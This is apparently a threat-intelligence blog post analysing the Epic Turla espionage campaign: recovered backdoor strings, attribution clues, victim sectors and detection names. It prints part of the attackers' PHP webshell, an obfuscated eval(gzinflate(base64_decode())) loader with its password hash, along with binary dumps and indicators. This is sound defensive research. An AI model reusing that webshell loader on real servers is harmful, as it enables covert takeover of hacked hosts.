
The payload recovered from one of the mothership servers (at **newsforum.servehttp[.]com/wordpress/wp-includes/css/img/upload.php**, MD5: **4dc22c1695d1f275c3b6e503a1b171f5**, Compiled: Thu Sep 06 14:09:55 2012) contains two modules, a loader/injector and a backdoor. Internally, the backdoor is named “Zagruzchik.dll”:



```
eA %♥lstrcatA  i FlushFileBuffers  Ó@GetTempFileNameA  œ@GetPrivateProfileStringA  S Cre
ateFileA ¤♥WriteFile ø FreeLibrary  @GetProcAddress  R@LoadLibraryA  ö@GetModuleHandleA
 é@GetVersionExA %♥SetHandleInformation  ♥WaitForSingleObject f CreateProcessA  ”♥WideC
harToMultiByte ë@GetVolumeInformationA §@GetComputerNameExA  µ@ReadFile  Á@GetSystemDire
ctoryA ã@GetTimeZoneInformation  V CreateFileW ÿ GetACP  {♥VerLanguageNameA  ÿ@GlobalFre
e  ¯@Process32Next ♣@GlobalMemoryStatusEx  ¿@GetSystemDefaultLangID  Â@GetSystemInfo c@G
etFileSize t@GetLocaleInfoA  %♥lstrcatW  @@GetCurrentDirectoryA  r CreateToolhelp32Snaps
hot  –@Process32First  N@GetDiskFreeSpaceExA x@GetLogicalDrives  ô@GetWindowsDirectoryW
 ß@GetTickCount  ä@GetUserDefaultLangID  S@GetDriveTypeA †@OpenProcess ø@GlobalAlloc o@M
oveFileExA _♥TerminateThread V♥Sleep o CreateThread  KERNEL32.dll  Þ EnumWindows ×@wspri
ntfA ]@GetSystemMetrics  USER32.dll                    …HP    ¦w  @    ♥    ♥    ¯w  ”w
w  £@  Ì@  ß@  µw  Áw  Ìw    @ @ Zagruzchik.dll ModuleStart ModuleStop start
                                                        c|w{okoÅ@@g+þ×«vÊ,Ê}uYGð-O¢¯œ¤rÀ·ý“&6
?÷Ì4¥åñq01§♦Ç#Ã†—♣š•‡€âë'²uof,→←nZ R;Ö³)ã/„SÑ i ü±[jÈX9JLXÏÐï ªûCM3…Eù@ôP<Ÿ¯QE@'8õX¶Ú!►
ÿóÒÍ9‼i_—D‡Ä§~=d]↓s`ÖÜ"*¯Fi¸¶Þ^ðÛà2:I♠$\ÂÓ-b'•äyçÈ7mÕÑ@lVôêez®ºx%.L¦ ´ÆèÝt▼K%‹Šp>µfH
♥ö.ДaSW¹†Á♠žáø¯◄iÜŽ”›▲‡éÎU(ßŒ¦‰♪;æBhA™-o°T»▬Cý¨ärß£3ß?ÿ†ûDÞ6,´◄_Ç6S—Ø…¹³rÀ|¯~$ræÏ%o’™M
iÞ²æE◄r°]@Êh%ž“»‘►1♥…|â$»◄Õ™¦õµo~Ø-♦"%♣Â›Û†»è%ü~õ[8-”¶±·ÄNÂGõ€/í¯$Ü*? Õr$O1%
  ‡Rñ+,♣¶!♦EÆQ»K&dãS|N♥v‰T1+£?µHG-O0sOåQaK<L?jA)~Ù»¶3}@þ♣C→4‼ëgÛN¤X‡ü0?t®<Ñ♪Ý♦új'=ã
e♣9…♦^d%dó♥oC_Šy-h`#ûc¦(¥¶&^‡â4sd²Zµf)\              c|w{okoÅ@@g+þ×«vÊ,Ê}uYGð-O¢¯œ¤rÀ·ý“&6
?÷Ì4¥åñq01§♦Ç#Ã†—♣š•‡€âë'²uof,→←nZ R;Ö³)ã/„SÑ i ü±[jÈX9JLXÏÐï ªûCM3…Eù@ôP<Ÿ¯QE@'8õX¶Ú!►
ÿóÒÍ9‼i_—D‡Ä§~=d]↓s`ÖÜ"*¯Fi¸¶Þ^ðÛà2:I♠$\ÂÓ-b'•äyçÈ7mÕÑ@lVôêez®ºx%.L¦ ´ÆèÝt▼K%‹Šp>µfH
♥ö.ДaSW¹†Á♠žáø¯◄iÜŽ”›▲‡éÎU(ßŒ¦‰♪;æBhA™-o°T»▬ëR♣·ŒJîo‡a-Slf=äš¯Çí‡~◄_•ë5^kBäiZõUÍBEA³zù¯x
Iö¯7o0#Šè2û←→%í/0¶|Ý‡zdët¶†×4¢.ä¯Ï«¹÷►mu9%¯ëc‡ý¶Nýše>ÃoJ€£.♣h→w÷►ªá/2¯”oš,…p>S%õÎ
```

The word “Zagruzchik” means “boot loader” in Russian.

The Control panel for the Epic motherships also sets the language to codepage “1251”:




```
<center><span style='background-color:red;padding:1px;'>Password it's
wrong!</span></center><br><br><html><head>
<meta http-equiv="Content-Type" content="text/html; charset=windows-
1251">
</head>
<body><center>
      <b>Admin panel</b><br><br>
      <font size="-3" face='Verdana, Arial, Helvetica, sans-serif'>Enter
password!</font>
```

Codepage 1251 is commonly used to render Cyrillic characters.

There are other indications that the attackers are not native English language speakers:

- *Password it´s wrong!*
- *Count successful more MAX*
- *File is not exists*
- *File is exists for edit*


The sample **e9580b6b13822090db018c320e80865f** that was delivered to several Epic victims as an upgraded backdoor, has the compilation code page language set to “LANG_RUSSIAN”.



```
Language  :  LANG_RUSSIAN, SUBLANG_DEFAULT
Type      :  Portable Executable (32 bit)
Raw Size  :  218112 bytes
```

```
0000F0C0  0040
0000F100  0040        annot be run in DOS mode.   $
0000F140  0040
0000F180  0040F180    Richî                                   PE  L
0000F1C0  0040F1C0
0000F200  0040F200                                            ,?  á
0000F240  0040F240     Ç  Pµ                    p  p
0000F280  0040F280    06  @              L                    .text
0000F2C0  0040F2C0                        `.rdata                          @  @
0000F300  0040F300    .data    `.    P          @   .rsrc   Pµ  Ç      L
0000F340  0040F340             @  @.reloc        p       4       @  B
0000F380  0040F380
0000F3C0  0040F3C0
0000F400  0040F400
0000F440  0040F440
0000F480  0040F480
0000F4C0  0040F4C0
0000F500  0040F500
0000F540  0040F540
0000F580  0040F580
0000F5C0  0040F5C0
0000F600  0040F600
0000F640  0040F640
0000F680  0040F680
0000F6C0  0040F6C0
0000F700  0040F700
0000F740  0040F740
0000F780  0040F780
0000F7C0  0040F7C0
```

The threat actor behind the "Epic" operation uses mainly hacked servers to host their proxies. The hacked servers are controlled through the use of a PHP webshell. This shell is password protected; the password is checked against an MD5 hash:



```
<?php
$auth_pass = "af3e8be26c63c4dd066935629cf9bac8";
$color = "#df5";
$default_action = 'FilesMan';
$default_use_ajax = true;
$default_charset = 'utf-8';
preg_replace("/.*/e","\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E\x66\x6C\x61\x74\x65\x28\x62\x
61\x73\x65\x36\x34\x5F\x64\x65\x63\x6F\x64\x65\x28'7X1re9s2z/Dn9VcwmjfZq+PYTtu7s2MnaQ5t2
jTpcugp6ePJsmxrkS1PkuNkWf77C4CkREqy43S738N1vbufp7FIEARJkARBAHT7xRVnNIlui4XO6d7Jx72TC/PN2
dmHzjl8dbZf7x2dmd9KJXbHCtPQCbYHzjgKWYtZQWDdFo3Xvj/wHKPMjFNvGkzwx/vTo1d+hL9cq2MF9tC9dgL8/
GKNe84N/jqxRl0PEktN5vaLk8AZdEZWZA+L5prJKswdTTy/5xTNv82yWm0J8sw1FxMfoHXoWD0nKFLuWq1SZc+qz
9iRH7F9fzrumVCvc+NGTXYP/9tyx24ndKKi6QSBH3Q8f2CWj84PDwEqyYPUDuWHZrmq5Yysm45z49jTyPXHncgdO
QICcumz47kjNyrGaSNr4NqdP6d+5ISdYDpGGJ7bc/ruGNr96fS4A607PTg+gsaa9cpzk3fVIF18MLGL1OL+dGwjA
QzKhlHgTkLPCodOWCzQSCFI4ETTYMzcsMMHT+Zs8sEExBOqWi2OfS3AGiwPL/ZhofPh+PQMmCJTN2UATKGzc3z87
mAvF4ZnEaa4FbPQP/QH7riIhPdcp2hsAJswy3MH45YNzOAE7Y2+H4zYyImGfq818cOo/cEKw5kf9Bpswx1PphGLb
```

The MD5 "**af3e8be26c63c4dd066935629cf9bac8**" has been solved by Kaspersky Lab as the password "kenpachi". In February 2014 we observed the Miniduke threat actor using the same backdoor on their hacked servers, although using a much stronger password.


Once again, it is also interesting to point out the usage of Codepage 1251 in the webshell, which is used to render Cyrillic characters.

There appears to be several links between Turla and Miniduke, but we will leave that for a future blogpost.

Victim statistics

On some of the C&C servers used in the Epic attacks, we were able to identify detailed victim statistics, which were saved for debugging purposes by the attackers.

This is the country distribution for the top 20 affected countries by victim's IP:



According to the public information available for the victims' IPs, targets of "Epic" belong to the following categories:

- Government
  - Ministry of interior (EU country)
  - Ministry of trade and commerce (EU country)
  - Ministry of foreign/external affairs (Asian country, EU country)
  - Intelligence (Middle East, EU Country)
- Embassies
- Military (EU country)
- Education
- Research (Middle East)
- Pharmaceutical companies
- Unknown (impossible to determine based on IP/existing data)

Summary

When G-Data published their Turla paper, there were few details publicly available on how victims get infected with this malware campaign. Our analysis indicates this is a sophisticated multi-stage infection; which begins with Epic Turla. This is used to gain a foothold and validate the high profile victim. If the victim is interesting, they get upgraded to the Turla Carbon system.

Most recently, we observed this attack against a Kaspersky Lab user on August 5, 2014, indicating the operation remains fresh and ongoing.

Note: A full analysis of the Epic attacks is available to the Kaspersky Intelligent Services customers. Contact: intelreports@kaspersky.com

We would like to add the following at the end of the blogpost, right before the detection names:

Further reading

If you'd like to read more about Turla/Uroburos, here's a few recommendations:

- G-Data's paper "Uroburos Highly complex espionage software with Russian roots"
- BAE Systems analysis of "The Snake campaign"
- "Uroburos: the snake rootkit", technical analysis by deresz and tecamac
- "TR-25 Analysis – Turla / Pfinet / Snake/ Uroburos" by CIRCL.LU

Kaspersky products' detection names for all the malware samples described in this post:

- Backdoor.Win32.Turla.an

- Backdoor.Win32.Turla.ao
- Exploit.JS.CVE-2013-2729.a
- Exploit.JS.Pdfka.gkx
- Exploit.Java.CVE-2012-1723.eh
- Exploit.Java.CVE-2012-1723.ou
- Exploit.Java.CVE-2012-1723.ov
- Exploit.Java.CVE-2012-1723.ow
- Exploit.Java.CVE-2012-4681.at
- Exploit.Java.CVE-2012-4681.au
- Exploit.MSExcel.CVE-2009-3129.u
- HEUR:Exploit.Java.CVE-2012-1723.gen
- HEUR:Exploit.Java.CVE-2012-4681.gen
- HEUR:Exploit.Java.Generic
- HEUR:Exploit.Script.Generic
- HEUR:Trojan.Script.Generic
- HEUR:Trojan.Win32.Epiccosplay.gen
- HEUR:Trojan.Win32.Generic
- HackTool.Win32.Agent.vhs
- HackTool.Win64.Agent.b
- Rootkit.Win32.Turla.d
- Trojan-Dropper.Win32.Dapato.dwua
- Trojan-Dropper.Win32.Demp.rib
- Trojan-Dropper.Win32.Injector.jtxs
- Trojan-Dropper.Win32.Injector.jtxt
- Trojan-Dropper.Win32.Injector.jznj
- Trojan-Dropper.Win32.Injector.jznk
- Trojan-Dropper.Win32.Injector.khqw
- Trojan-Dropper.Win32.Injector.kkkc
- Trojan-Dropper.Win32.Turla.b
- Trojan-Dropper.Win32.Turla.d
- Trojan.HTML.Epiccosplay.a
- Trojan.Win32.Agent.iber
- Trojan.Win32.Agent.ibgm
- Trojan.Win32.Agentb.adzu
- Trojan.Win32.Inject.iujx
- Trojan.Win32.Nus.g
- Trojan.Win32.Nus.h

Technical Appendix with IOCs

- APT
- Cyber espionage
- Social engineering

- Turla
- Vulnerabilities and exploits
- Watering hole attacks

Authors

GReAT

The Epic Turla Operation

Your email address will not be published. Required fields are marked *